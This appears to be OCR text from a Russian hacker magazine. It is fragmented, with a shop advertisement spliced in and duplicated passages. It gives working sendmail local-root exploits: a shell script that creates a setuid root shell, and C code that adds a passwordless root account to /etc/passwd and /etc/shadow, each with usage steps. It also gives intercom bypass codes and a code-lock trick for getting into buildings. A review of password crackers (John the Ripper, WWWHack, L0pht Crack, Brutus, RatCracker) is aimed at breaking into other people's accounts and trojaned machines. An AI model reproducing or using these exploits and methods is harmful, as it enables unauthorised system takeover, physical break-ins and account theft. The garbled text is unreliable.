В результате сендмил запишет строку "MrFalse::0:0:ijjeaa rulez:/root:/bin/bash" в /etc/passwd, и мы имеем юзера MrFalse (хотя меня, конечно, иметь лучше не стоит ;)) без пароля и с правами рута! Плюсы: Баг достаточно прост в использовании.

Минусы: Обязательно наличие юзерских прав на ломаемой машине. Не работает в следующих случаях:

- 1) /var и / на разных разделах.
- 2) /var/tmp отсутствует или доступ туда закрыт.
- 3) на машине присутствует postmaster, т.е. ошибочные письма не попадают в /var/tmp/dead.letter.

**Баг номер два раза – два админа-молодца, одинаковых с лица**

Версии демона: до 8.10.0 (8.9.3 - абсолютно точно) Все эти превосходные версии содержат целых 2 бага, а именно:

- 1) Возможность захивать LMTP (local mail transfer protocol - протокол передачи локальной почты)-команды прямо в тело сообщения.
- 2) Возможность создания тупика между сендмайлом и mail.local.

Описание:

1) Пока mail.local в режиме LMTP ищет в теле мессаги строку ".\n" - конец сообщения, сендмил не пропускает ее. Но если в теле мессаги встроить строку "(2047 chars).\n", то получится мнимый конец :). Остаток мыла будет воспринят как LMTP-команды. Это позволяет, например, посылать сообщения на несколько ящиков сразу, в обход самого сендмайла и фильтров.

2) Но mail.local возвращает результат выполнения LMTP-команды сендмилу. Но поскольку в данный момент времени он не ждет этих сообщений, буфер ввода/вывода будет просто наполняться ими. При большом количестве команд (или просто текста, ведь он тоже будет восприниматься как команды, а следовательно mail.local будет выдавать ошибки) буфер будет просто забит и возникнет пресловутый тупик.

**Баг номер два раза по два – люблю админов я**

Версии демона: 8.10.0 и 8.10.1 (только на Solaris'e)

Описание: Эти версии тоже, как ни странно, содержат два бага:

1) Версия сендмыла 8.10.0 для соляриса предоставляла такую вещь, как "Content-Length". По ней определяется, сколько места будет занимать мыло навинте. Мол, эта фица у нас новая такая. Но они не учли возможность, что злобные хацкеры могут заменить реальный "Content-Length" на подставной "Content-Length:99999999 %)). Особенно забавный результат достигается, если в конце заголовка вставить следующее: "(2047 chars)\n

Content-Length: 99999999\n"

2) Если тело сообщения пусто, а в конце заголовка стоит "(2047 chars)Content-Length: \n", то следующая мессага будет "приклеена" к этому заголовку, потому что строка "\n" будет потеряна, пока сендмил пытаясь считать Content-Length.

**Баг номер три – сюда смотри**

Версии демона: 8.7 - 8.8.2 (Linux и OpenBSD) Описание: У сендмайла этих версий существует так называемый smtpd-баг. Что это такое и кого

**Интернет-магазин с доставкой на дом**

**Заказ по интернету:** **e-shop**  
<http://www.e-shop.ru> <http://www.e-shop.ru>  
**e-mail: sales@e-shop.ru**

**Доставка по Москве и Санкт-Петербургу \$3,**  
**по Московской области \$5-\$9**  
 Представительство в Санкт-Петербурге:  
[eshop@litepro.spb.ru](mailto:eshop@litepro.spb.ru)  
**(095) 258-8627**  
**(095) 928-6089**  
**(095) 928-0360**  
**(812) 311-8312**



**\$65.99**  
  
**NEW!**  
 Oni


**Только 8 Марта**

на все заказы, поступившие от прекрасной половины человечества предоставляется **СКИДКА 8%**

\$17.99		\$18.99		\$37.99		\$35.99	
\$32.99		\$7.99		\$19.99		\$25.99	
\$18.99		\$32.99		\$32.99		\$62.99	
\$85.00		\$69.00		\$49.99		\$179.99	
\$50.00		\$18.99		\$59.99		\$39.99	

**Заказы по телефону можно сделать с 10.00 до 19.00 без выходных**  
**Заказы по интернету – круглосуточно**

В нашем магазине действует услуга 48 часов Money Back см. Подробности на [www.e-shop.ru](http://www.e-shop.ru)



им кормят, объяснять достаточно долго (скажу только, что баг это достаточно известный). Код эксплоита (в оригинале):

```
# Hi !
# This is exploit for send-
mail smtpd bug
# (ver. 8.7-8.8.2 for
FreeBSD, Linux and may be
other platforms).
# This shell script does a
root shell in /tmp directory.
# If you have any problems
with it, drop me a letter.
# Have fun !
#
# -----
# -----
# -----
Dedicated to my beautiful lady
-----
# -----
# -----
#
# Leshka Zakharoff, 1996.
E-mail: leshka@leshka.chu-
vashia.su
#
#
#
echo 'main()' '>>lesh-
ka.c
echo { '>>leshka.c
echo {
execl("/usr/sbin/sendmail", "/tm
p/smtpd", 0); '>>leshka.c
echo } '>>leshka.c
#
#
echo 'main()
'>>smtpd.c
echo { '>>smtpd.c
echo { setuid(0); set-
gid(0); '>>smtpd.c
echo { system("cp
/bin/sh /tmp;chmod a=rsx
/tmp/sh"); '>>smtpd.c
echo } '>>smtpd.c
#
#
cc -o leshka leshka.c;cc -o
/tmp/smtpd smtpd.c
./leshka
kill -HUP `ps -ax|grep
/tmp/smtpd|grep -v grep|tr -d '
'|tr -cs "[:digit:]"
"\n"|head -n 1`
rm leshka.c leshka smtpd.c
/tmp/smtpd
echo "Now type: /tmp/sh"
```

Как ты видишь, это - шелл скрипт. Вот и сохрани его как s.sh и сделай его запускаемым (то бишь chmod 700 s.sh). Не вдаваясь в подробности, скажу, что этот скрипт создает шелл /tmp/sh, запустив который, хацкер может познать безграничные возможности рута на машине ;).

Плюсы: Легкость в использовании. Минусы: Баг и версия демона достаточно стары (если учитывать то, что последняя версия сендмайла - 8.11.2). Нужно иметь юзверские права на ламаемой машине.

### Баг номер четыре – каждой пырке по тырке

Версия демона: практически любая (ограничения накладываются лишь на версию самой оси). Описание: дело в том, что любой демон в \*nix системах обладает правами рута (т.е. их uid/gid == 0). Все это относится и к сендмайлу.

Гыгыгыгы...

Код эксплоита (Файло ex.c):  
#include <linux/capability.h>

```
int main (void) {
cap_user_header_t header;
cap_user_data_t data;
```

```
header = malloc(8);
data = malloc(12);
```

```
header->pid = 0;
header->version =
_LINUX_CAPABILITY_VERSION;
```

```
data->inheritable = data-
>effective = data->permitted = 0;
capset(header, data);
```

```
execlp("/usr/sbin/send-
mail", "sendmail", "-t",
NULL);
}
```

Файло add.c:

```
#include <fcntl.h>
```

```
int main (void) {
int fd;
char string[40];

seteuid(0);
fd = open("/etc/passwd",
O_APPEND|O_WRONLY);
strcpy(string,
"shlynx:x:0:0::/root:/bin/sh\n");
write(fd, string, strlen(string));
close(fd);
fd = open("/etc/shadow",
O_APPEND|O_WRONLY);
strcpy(string, "shl-
ynx::11029:0:99999:7::");
write(fd, string,
strlen(string));
close(fd);
}
```

Пример:

Во-первых, не забудь закомпилировать эксплоит ;). Создай файло "mail" и впи-

ши туда следующее (без кавычек):

```
"From: <shlynx@edet_v_m.org>
To: <nadeyus@ya_skoro_um.ru>
Subject: Галлон отстоя ему в ухо!
Ну. Э!
```

.

Теперь создай файло ".forward" со следующим содержанием:

```
"|/path/to/add" - путь к файло add.
```


И, наконец, выполни команду ". /ex < mail".


После успешного выполнения у тебя должен появиться новый юзверь shlynx без пароля и с uid/gid==0, то бишь с правами рута. Все довольны, и все такое.

Плюсы: Опять же простота. Работает с любым сендмайлом.

Минусы: Необходимо иметь какие-то права на машине. Не очень много осей, на которых это катит.

Ну, вот такие пироги! Удачи тебе, молодой почтальон-убийца! Обходи дураков за километр и не обижай маленьких ;).





# ДОМОФОН - враг настоящего хакера

ХОЛОД (HOLOD@XAKER.RU)

**Мы стоим под подъездом и ждем,  
Не пустит ли кто нас в дверь.**

**Н**у, с домофонами всё понятно: настоящий хакер - за свободный доступ к информации. Даже бутаритарский хакер - и тот ненавидит домофоны, а в далекой Бутаритарии они на каждом втором подъезде. Как открываются цифровые домофоны, X уже писал в одном из первых номеров. Напомню, цифровой бутаритарский домофон выглядит так: зеленый мониторчик; под мониторчиком инструкция и микрофон; справа от мониторчика кнопки с набором цифр от 0 до 9; слева от кнопки 0 стоит кнопка с ключиком, справа - кнопка "DEL". Любой бутаритарский домофон имеет свой код, с помощью которого ты можешь захватить устройство под свой контроль.

Посмотри на монитор. Если на нем ничего не горит, то домофон сломан, и дверь откроется без всяких паролей. На рабочем домофоне горит одна точка. Нажми на кнопку с изображением ключа, на мониторе появится "--", вводи 987654 (слышится двойной звуковой сигнал), затем вводи 123456. Если на мониторе появилась буква "P", значит, ты благополучно взял домофон под свой контроль. Теперь чтобы открыть дверь, нажимай цифру "8", и дверь открывается. Вот и всё! После того, как ты откроешь дверь, на домофоне загорится "P-1" или "P-4". Рассмотрев возможности атаки, надо рассмотреть возможности защиты от данной проблемы. Защититься просто элементарно! Если ты подходишь к домофону и видишь на нем "P-1" или "P-4", то ты сразу понимаешь, что какой-то придурок пытается его сломать. Чтобы отключить данную проблему, просто нажми "DEL" и кнопку, которая горит на мониторе, одновременно! И всё.

## Замки

Последнее время некоторые бутаритарские дома оснащают кодовыми механическими


замками. Для того, чтоб открыть такой замок, требуется нажать на две, или на три кнопки одновременно.

Причем, если даже нажать на все кнопки сразу - замок не открывается. И приходится бутаритарским юношам стоять под дождем и снегом часами, пока какая-нибудь местная бабушка не впустит их внутрь, предварительно обматерив.

Но, как показала практика, и против такого лома есть прием! Дело в том, что металлические кнопки на бутаритарских кодовых замках от постоянных нажатий окисляются. Но, сам понимаешь, нажимаются-то постоянно одни и те же две-три кнопки! И они уже через короткий промежуток времени оказываются отличными по цвету от своих собратьев - темнее (или просто более облезлыми). Вот простой пример. Если на кодовом замке код "70", то, соответственно, цифры "7" и "0" будут наиболее заляпанными и облезлыми \ окислившись. На них и надо жать супер-бутаритарскому-хаксору! Уловил? Ну, всё. Надеюсь, теперь у тебя не будет проблем с бутаритарскими подъездами, и тебе не придется кувать под окном любимой хаксорши.

Удачи!





# ОБЗОР

## порочных прог

ГАЛИЧЕВ АНТОН АКА GALANT (HTTP://VBMANIA.H1.RU)

**Д**арова, перец! В связи с тем, что номер, как ни крути, посвящен преимущественно основам взлома удаленных систем и сетей, я решил тебе немного рассказать об инструментах, которые помогут любому хацкеру в его нелегком деле =). Сразу предупреждаю: используй эти проги на свой страх и риск.

### John The Ripper

<http://www.spaceports.com/~woland/soft/hack/john.zip>

К сожалению, взлом UNIX системы не заканчивается на получении файла с паролями, так как злые Юниксоиды зачем-то его зашифровали, причем таким образом, что никакой прямой перебор тебя к цели не приведет. А вот без знания пароля ты вряд ли сможешь доказать всем, кто на этом свете самый супер-хацкер и почему дядя Билл значительно лучше, чем их юниксоидовский пингвин =). Как хорошо, что на свете еще существуют сетевые администраторы, которые забывают собственные пароли, и программисты, которые позволяют им справиться с такими неприятностями. Именно благодаря им и появилась на свет программа John The Ripper, или, в переводе с английского на нормальный, "Джон-потрошитель". Действительно, такое название вполне себя оправдывает, так как файлы с паролями она просто-таки разрывает на кусочки, подвергая самому тщательному анализу. Итак, стоит скормить ей файл с UNIX-паролями и сказать, с помощью какого из методов вести подбор пароля, - и можно спокойно уходить пить пиво, пока программа будет работать. Разнообразие вариантов взлома не оставит разочарованным даже самого искушенного хацкера. Начиная от простейшего перебора по словарю и прямого перебора всех комбинаций и заканчивая сложными правилами формирования возможных паролей. Программа поставляется в двух вариантах: простом и оптимизированном под MMX-процессор, причем его обладатели получают еще несколько тысяч перебранных паролей в секунду. Программа способна во время одного сеанса

подбирать ключи ко всем зашифрованным паролям из файла, а также может вести отбор и, например, искать только администраторские пароли. Как показывает практика, системные администраторы тоже люди :), и, например, из 20-30 зашифрованных паролей у вас есть очень большие шансы получить 4-5 расшифрованных. Это довольно неплохие показатели. Кстати, программа может работать с различными версиями криптоалгоритма и в самом начале сообщает вам о том, чем именно была зашифрована вожденная информация. Вместе с Ripper'ом поставляется довольно подробная документация с большим количеством примеров и советов, которые помогут тебе более эффективно вести перебор. Встроенный анализатор позволяет генерировать возможные пароли прямо из существующих логинов, причем эффективность такого рода генерации тоже очень высока. По крайней мере пароли, совпадающие с логинами, программа находит практически мгновенно. Последние версии Женьки-Потрошителя способны на взлом паролей WinNT. В общем, лучший выбор взломщика для Unix-паролей - это именно John Ripper с его уникальными возможностями и оптимизированным алгоритмом перебора.

### WWWHack


<http://www.wwwhack.com/>

Следующая программа, о которой я хотел бы рассказать широкой аудитории, называется WWWHack (она еще упоминается в этом выпуске). Если ты любитель WWW-based атак, то лучшего ты просто не найдешь. Богатейшее разнообразие возможностей, быстрота использования, приятный и простой интерфейс не оставят тебя равнодушным. Для чего же она предназначена? Для эффективного перебора паролей сайтов тех людей, которые почему-то не хотят открывать свою информацию для широкого круга пользователей. Кроме двух рук, растущих из двух разных мест, для работы с WWWHack тебе больше ничего не потребуется, так как простота настройки с лихвой окупается обилием возможностей. Ну как тебе, например, брутфорс по логинам и паролям, причем логины берутся из файла, а пароли генерируются прямым перебором? В прогу встроена возможность подключения своих файлов с паролями, причем дубликаты в них будут самым безжалостным образом уничтожены, и тебе больше не придется ползать

```

JOHN
--restore[:FILE]          restore an interrupted session [from FILE]
--session:FILE           set session file name to FILE
--status[:FILE]         print status of a session [from FILE]
--makechars:FILE        make a charset, FILE will be overwritten
--show                  show cracked passwords
--test                  perform a benchmark
--users[:-]LOGIN[:UID[,...]] load this (these) user(s) only
--groups[:-]GID[,...]   load users of this (these) group(s) only
--shells[:-]SHELL[,...] load users with this (these) shell(s) only
--salts[:-]COUNT      load salts with at least COUNT passwords only
--format:NAME           force ciphertext format NAME (DES/ESDI/MD5/BF/AFS/LH)
--savemem:LEVEL        enable memory saving, at LEVEL 1..3



D:\Work\Unix\JohnRipper v 1.6\RUN-john.exe -single passfile.0
Loaded 750 passwords with 650 different salts (Standard DES [40/64 4K])
guesses: 0 time: 0:00:00:12 1% c/s: 9914 trying: Pacl - TSP
guesses: 0 time: 0:00:00:18 2% c/s: 11571 trying: TmpTnp - tFO
guesses: 0 time: 0:00:00:19 2% c/s: 11866 trying: TmpTnp - tFO
guesses: 0 time: 0:00:00:20 2% c/s: 11766 trying: 04fRU - ABOFFRESU
guesses: 0 time: 0:00:00:22 3% c/s: 11296 trying: tus - wpu
guesses: 0 time: 0:00:00:23 3% c/s: 11531 trying: tff - wsf
guesses: 0 time: 0:00:00:34 7% c/s: 13239 trying: tmpt - tmpttap
guesses: 0 time: 0:00:00:38 7% c/s: 13290 trying: 089fo - ffofat
guesses: 0 time: 0:00:00:40 7% c/s: 13068 trying: sp11 - usertap5
  
```



по полу с большой лупой и искать, "где я уже это заразное слово видел". Для любителей медленных и неторопливых взломов, прерываемых встречами с девушками или опустошением очередной банки пива, предусмотрена возможность сохранения. Программа позволяет перебирать пароли до первого найденного или может останавливаться по окончании перебора. Каждый раз при запуске взломщик будет представляться по-разному, и если злобный админ вдруг попытается посмотреть, а что же это за пользователь уже сотый раз пытается вспомнить свой пароль, попутно периодически путая логин, увидит в логах сплошную кашу. А особенно хорошо он почувствует себя, когда поймет, что этот настырный пользователь еще и пользуется прокси, который WWWHack тоже поддерживает. Также в программу встроена возможность так называемых HTML-based атак, то есть атак, основанных на WEB-интерфейсе. Всякие там почтовые сервера, форумы, доски объявлений, сайты знакомств как нельзя лучше подходят под это описание. Все полученные программой пароли сохраняются в специальном окне, причем в любой момент можно одним нажатием мыши проверить их работоспособность. Для тех, кто не привык доверять красивым окошечкам, ведутся подробнейшие логи противоправных :) действий - наверное, для пущей наглядности. Размер программы 384 Кб, поэтому ты вполне можешь ею обмениваться со своими жадными до чужих паролей друзьями через Интернет.

дется известный спор, какая операционка лучше: Unix или Windows NT. Ты тоже можешь поучаствовать и, наконец, решить, кто круче, пингвин или дядя Билл. Но, вне зависимости от итогов твоих разбирательств, рано или поздно ты столкнешься с проблемой взлома паролей одной из этих операционок. И если Женька Риппер поможет тебе справиться с пингвином, то посмотри, что же внутри у дядюшки Гейтса, тебе поможет только эта программа. Пароли в WinNT хранятся во многих местах и иногда даже в том месте, где им, казалось бы, незачем находиться, и именно поэтому программа умеет выдирать их из реестра, импортировать из SAM файла, а также перехватывать в локальной сети. Отмечу одну особенность: если ты ломаешь пароль не изпод NT, то тебе потребуется провести некоторые манипуляции с SAM-файлом. Подробнее об этом написано в документации L0pht, которая, помимо

complete". На экране доступна статистика текущего перебора, и вид мерно сменяющихся цифр рождает чувство уверенности в себе, чему, кстати, немного помогает вращающийся логотип компании. Без регистрации программа работает 15 дней, что не мешает за это время понять ее полезность и сбежать на асталявисту. Размер инсталляционной версии равен 1Мб.



**L0pht Crack v2.5**

<http://www.securitysoftwaretech.com>


Среди интернетчиков и хакеров уже давно ве-

дется известный спор, какая операционка лучше: Unix или Windows NT. Ты тоже можешь поучаствовать и, наконец, решить, кто круче, пингвин или дядя Билл. Но, вне зависимости от итогов твоих разбирательств, рано или поздно ты столкнешься с проблемой взлома паролей одной из этих операционок. И если Женька Риппер поможет тебе справиться с пингвином, то посмотри, что же внутри у дядюшки Гейтса, тебе поможет только эта программа. Пароли в WinNT хранятся во многих местах и иногда даже в том месте, где им, казалось бы, незачем находиться, и именно поэтому программа умеет выдирать их из реестра, импортировать из SAM файла, а также перехватывать в локальной сети. Отмечу одну особенность: если ты ломаешь пароль не изпод NT, то тебе потребуется провести некоторые манипуляции с SAM-файлом. Подробнее об этом написано в документации L0pht, которая, помимо этого, содержит очень подробное описание использования всех возможностей программы. Подбор паролей может производиться методом полного перебора и, по желанию, гибридным перебором по словарю. Этот перебор отличается от обычного словарного тем, что к концу каждого слова из словаря прибавляется комбинация из указанного количества символов. Теперь даже твоя соседка, помещенная на компьютерной безопасности и не пропускающая тебе в туалет без пароля, который меняется каждые несколько дней, не сможет спать спокойно. Все ее старания как-то разнообразить пароль, приведя его, например, к виду "pass029", не увенчаются успехом, и L0pht, невозмутимо пошуршав винчестером, выдаст тебе заветное сообщение "Crack

**Brutus**


<http://hoobie.net/brutus/>

Когда тебе наскучили все сетевые забавы, все пароли на винте уже давно взломаны, а новые все никак не хотят появляться, то появляется какое-то странное ощущение. Хочется чего-то, сам не знаешь чего. Сайты, что ли, повзламывать? Так сколько можно? Чужая почта уже давно стала хуже своей, и никакого разнообразия не предвидится. И только Brutus поможет тебе разнообразить серые будни и сделает это в присущей ему манере, а именно даст тебе возможность перебирать пароли не только на WWW ресурсы и почту, но и с использованием многих других протоколов. Теперь ты сможешь сломать свою любимую MUD, поиздеваться над забывчивым соседом, который поставил себе NetBus и забыл на него пароль, и даже перебирать пароли на шары. В принципе, с помощью этой программы можно взломать все что угодно, даже замок на двери в ванную (если, конечно, ты сможешь описать программе используемый замок протокол :)). Для тех, у кого на винте нет ни одного словаря, программа может сгенерировать свой, причем я бы посоветовал использовать эту возможность даже тем, кто собирается ломать пароли какой-либо другой программой. Почему? Да потому что



ты вряд ли где еще найдешь возможность создать "мутирующий" словарь мегабайт так на 50. А если у тебя уже есть готовые словари, то с помощью этой проги ты можешь поудалять из них дубликаты или преобразовать словарь для Unix в словарь для Windows. Любители грубой физической силы теперь могут применять и брутфорс, который, кстати, у программы тоже получается достаточно неплохо. Для утилит такого рода Brutus достаточно молод, так как он был выпущен в начале Миллениума, и теперь становится понятно, с каким грузом мы входим в XXI век. Больше взломов, хороших и разных!


Кстати, если ты нашел в сети машину, к которой получил доступ через шары, то также ты можешь подключить ее сетевой принтер и наконец-то утолить свою тягу к славе. Но я все же советую тебе не тратить время занятых людей и обеспечить их какой-нибудь полезной информацией. Можно, например, распечатать им список всех эксплоитов Windows на китайском языке. Тысячи на полторы строк списочек-то получится. И вообще - созидательные возможности R3x очень велики. Ты ведь собираешься ее использовать исключительно в ознакомительных и созидательных целях? :)



## Project R3x

<http://hackersclub.com/km/files/R3x060.zip>

Ты помнишь, что любая операционка на базе Windows в состоянии открыть доступ тебе к своим ресурсам. Что значит - "а если не даст?" А ты хорошо просил? В 139 порт заглядывал? И что? Пароль? Я бы тоже не пытался, но... Такого сканера shared ресурсов ты еще не видел. Интерфейс, доступный даже младенцу. Да не твоему младенцу, он-то, наверное, кроме консоли Linux, ничего не признает, а любому человеку, мало сведущему в компьютерах. Понятно, что к тебе это не относится, так как даже ты, заглянув в меню Опции, останешься сидеть на своей пятой точке. Сам посуди, программа относится к паролем лучше, чем ты к своему здоровью :), она их постоянно перебирает, высматривая, не убежал ли какой и почему он такой блед-





## RatCracker

[http://hackersclub.com/km/files/password\\_cracker/rat-cracker.1.4.1.zip](http://hackersclub.com/km/files/password_cracker/rat-cracker.1.4.1.zip)

Тебе часто приходится пользоваться троянами, и все твои знакомые уже почему-то не берут от тебя дискеты? Услышав твой ник, люди в Сети панически отключаются? Ты, наверное, замечал, что находить новых жертв с каждым разом все сложнее и сложнее. Из этой ситуации есть два выхода (естественно, выход ногами вперед я не рассматриваю). Ты можешь просто забыть на все это дело, читать в сети кулинарные рецепты и рассматривать журналы мод, а можешь поступить как настоящий хацкер и воспользоваться плодами чужого труда. Итак, наверняка ты сталкивался с машинами, на которых уже были установлены трояны, но, к сожалению, они были запаролены, и все твои попытки пробиться внутрь не увенчались успехом. Желание сломать шею "тому парню", конечно, понятно, но, поверь, значительно лучше оставить его в дураках, взломав пароль. А в этом тебе поможет RatCracker, который в состоянии ломать пароли таких известных троянов, как DeepThroat, Sub7 и NetBUS. А всего в списке 